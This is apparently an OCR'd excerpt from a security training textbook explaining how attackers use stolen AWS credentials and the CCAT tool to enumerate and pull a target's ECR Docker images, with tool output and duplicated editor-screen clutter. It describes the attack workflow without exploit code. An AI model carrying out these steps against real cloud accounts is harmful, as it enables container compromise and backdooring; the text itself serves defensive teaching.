
Exploiting Docker Containers on AWS using Cloud Container Attack Tool (CCAT)

Attackers use compromised AWS credentials to perform further exploitation on Amazon ECS and ECR.

Steps involved in exploiting AWS Docker containers:

- **Step 1: Abuse AWS credentials**

  Attackers abuse already gained AWS credentials to browse the AWS cloud and identify the available ECR repositories. CCAT provides the "**Enumerate ECR**" module to list the details of available ECR repositories.


File Edit Selection View Go Debug Terminal Help
Preview README.md - ccat - Visual Studio Code
DOCKER
CONTAINERS
rhinosecuritylabs/ccat:latest (festive_bhabha - Up Less than a sec...
kalilinux/kali-linux-docker (kali - Up 2 hours)
IMAGES
alpine
amazonlinux
docker
docker4w/nsenter-dockerd
iganbold/aws-pentest-tools
kalilinux/kali-linux-docker
node
python
rhinosecuritylabs/ccat
ubuntu
zricethezav/gitleaks
REGISTRIES
NETWORKS
VOLUMES
Preview README.md
Cloud Container Attack Tool (CCAT)
rhino offensive | tool
python 3.5 | 3.6 | 3.7
license BSD
PRs welcome
PROBLEMS 14
OUTPUT
DEBUG CONSOLE
TERMINAL
1: docker


Cloud Container Attack Tool (CCAT) is a tool for testing security of container environments.

```
Running module ecr__enum_repos...
Found 5 repositories in us-east-1
Found 3 repositories in us-east-2
ecr__enum_repos completed.

MODULE SUMMARY:

Total 8 ECR Repositories Enumerated
ECR recources saved under ./data/ecr__enum_repos_data.json.

? What do you want to do?  List Enumerated ECR Repos
| Repo Name   | Repo Uri                                                   | Tags                      | Region    |
|-------------+------------------------------------------------------------+---------------------------+-----------|
| python      | 216825089941.dkr.ecr.us-east-1.amazonaws.com/python        | ['3.8.0b2-alpine3.10']    | us-east-1 |
| nginx       | 216825089941.dkr.ecr.us-east-1.amazonaws.com/nginx         | ['latest']                | us-east-1 |
| cloudgoat   | 216825089941.dkr.ecr.us-east-1.amazonaws.com/cloudgoat     | ['latest']                | us-east-1 |
| test        | 216825089941.dkr.ecr.us-east-1.amazonaws.com/test          | ['latest']                | us-east-1 |
| pacu        | 216825089941.dkr.ecr.us-east-1.amazonaws.com/pacu          | ['latest']                | us-east-1 |
| python      | 216825089941.dkr.ecr.us-east-2.amazonaws.com/python        | ['3.8.0b2-alpine3.10']    | us-east-2 |
| pacu        | 216825089941.dkr.ecr.us-east-2.amazonaws.com/pacu          | ['backdoor', 'latest']    | us-east-2 |
| cloudgoat   | 216825089941.dkr.ecr.us-east-2.amazonaws.com/cloudgoat     | ['latest']                | us-east-2 |
? What do you want to do?  (Use arrow keys)
   = AWS (rhino) =
   Enumerate ECR
   List Enumerated ECR Repos
 > Pull Repos from ECR
   Push Repos to ECR
   Swap AWS Profile
   = Docker =
   Docker Backdoor
   --------------
   Exit
```

Figure 19.70: Screenshot of CCAT showing ECR repositories

- **Step 2: Pull the target Docker image**

  Attackers from the list of ECR repositories detect and pull the Docker image belonging to the target organization. An attacker can use the CCAT "**Pull Repos from ECR**" module to pull the target repository.


File Edit Selection View Go Debug Terminal Help
Preview README.md - ccat - Visual Studio Code
DOCKER
CONTAINERS
rhinosecuritylabs/ccat:latest (festive_bhabha - Up Less than a sec...
kalilinux/kali-linux-docker (kali - Up 2 hours)
IMAGES
alpine
amazonlinux
docker
docker4w/nsenter-dockerd
iganbold/aws-pentest-tools
kalilinux/kali-linux-docker
node
python
rhinosecuritylabs/ccat
ubuntu
zricethezav/gitleaks
REGISTRIES
NETWORKS
VOLUMES
Preview README.md
Cloud Container Attack Tool (CCAT)
rhino offensive | tool
python 3.5 | 3.6 | 3.7
license BSD
PRs welcome
PROBLEMS 14
OUTPUT
DEBUG CONSOLE
TERMINAL
1: docker

